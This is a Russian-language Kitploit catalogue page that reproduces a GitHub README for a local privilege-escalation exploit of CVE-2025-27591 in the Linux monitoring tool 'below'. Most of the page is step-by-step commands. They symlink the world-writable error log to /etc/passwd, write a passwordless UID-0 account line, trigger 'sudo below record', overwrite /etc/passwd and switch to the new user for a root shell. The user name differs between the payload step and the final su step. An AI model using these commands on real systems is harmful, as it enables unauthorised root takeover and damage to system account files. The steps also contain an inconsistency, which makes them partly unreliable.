
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/dollarboysushil/linux-privilege-escalation-cve-2025-27591
Повышение привилегийАнализ уязвимостейЭксплуатацияПост-эксплуатацияТестирование на ПроникновениеRed Teaming
GitHubdollarboysushil/linux-privilege-escalation-cve-2025-27591

Linux-Privilege-Escalation-CVE-2025-27591

Поделиться

CVE-2025-27591 — известная уязвимость повышения привилегий в сервисе Below (версия < v0.9.0)

Репозиторий
72371 год назадЕщё не проверено

CVE-2025-27591 - Повышение привилегий через доступный для записи симлинк в below

Сводка

Это простой эксплойт для CVE-2025-27591 — уязвимости локального повышения привилегий в инструменте мониторинга Linux below. Уязвимость затрагивает версии до v0.9.0 и связана с некорректными назначениями прав доступа в системе. Проблема была обнаружена в январе 2025 года и публично раскрыта 12 марта 2025 года (SecurityOnline, OpenWall). При запуске below с sudo ошибки могут записываться в общедоступный для записи каталог (/var/log/below), что позволяет злоумышленникам создавать симлинк на чувствительные цели, такие как /etc/passwd.

Используя это, непривилегированный пользователь с доступом к below через sudo может повысить привилегии до root.


Детали уязвимости

  • CVE ID: CVE-2025-27591
  • Уязвимый инструмент: below
  • Затрагиваемая функция: запись журнала через below record
  • Уязвимый путь: /var/log/below/error_root.log
  • Предварительные условия атаки:
    • Каталог /var/log/below доступен для записи всем пользователям
    • Злоумышленник может запускать sudo /usr/bin/below record без пароля

Шаги эксплуатации (вручную)


✅ Шаг 1: Проверьте, что каталог журнала доступен для записи всем Вы должны увидеть:

drwxrwxrwx 2 root root 4096 ... /var/log/below
alt text

✅ Шаг 2: Удалите существующий error_root.log

rm -f /var/log/below/error_root.log

✅ Шаг 3: Создайте симлинк на /etc/passwd

ln -s /etc/passwd /var/log/below/error_root.log

затем проверьте с помощью

ls -la /var/log/below/error_root.log
# should show: error_root.log -> /etc/passwd

alt text

✅ Шаг 4: Создайте файл полезной нагрузки Это добавит нового root-пользователя attacker без пароля:

echo 'dollarboysushil::0:0:dollarboysusil:/root:/bin/bash' > /tmp/payload

структура файла

username:password:UID:GID:comment(home/full name):home_directory:shell

ключевой момент здесь — UID и GUID мы устанавливаем UID и GUID в 0, что делает пользователя root-пользователем, а Group ID = root-группа

alt text

✅ Шаг 5: Вызовите запись журнала от имени root Это ядро эксплойта.

sudo /usr/bin/below record

Эта команда, как ожидается, завершится ошибкой или по тайм-ауту — но она попытается записать журнал ошибок в /var/log/below/error_root.log, который на самом деле является /etc/passwd. 💡 В некоторых случаях этого может быть достаточно для повреждения /etc/passwd — поэтому далее мы полностью перезаписываем его.

✅ Шаг 6: Перезапишите /etc/passwd через симлинк

cp /tmp/payload /var/log/below/error_root.log

alt text

✅ Шаг 7: Станьте root

su attacker

Вы попадёте в root-оболочку, пароль не нужен.

alt text


Шаги эксплуатации (автоматически)

python3 dbs_exploit.py

alt text

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    403
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    OSINT-движок на базе ИИ для обнаружения и сопоставления более 7 700 идентификаторов в социальных сетях по всему интернету

    263

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →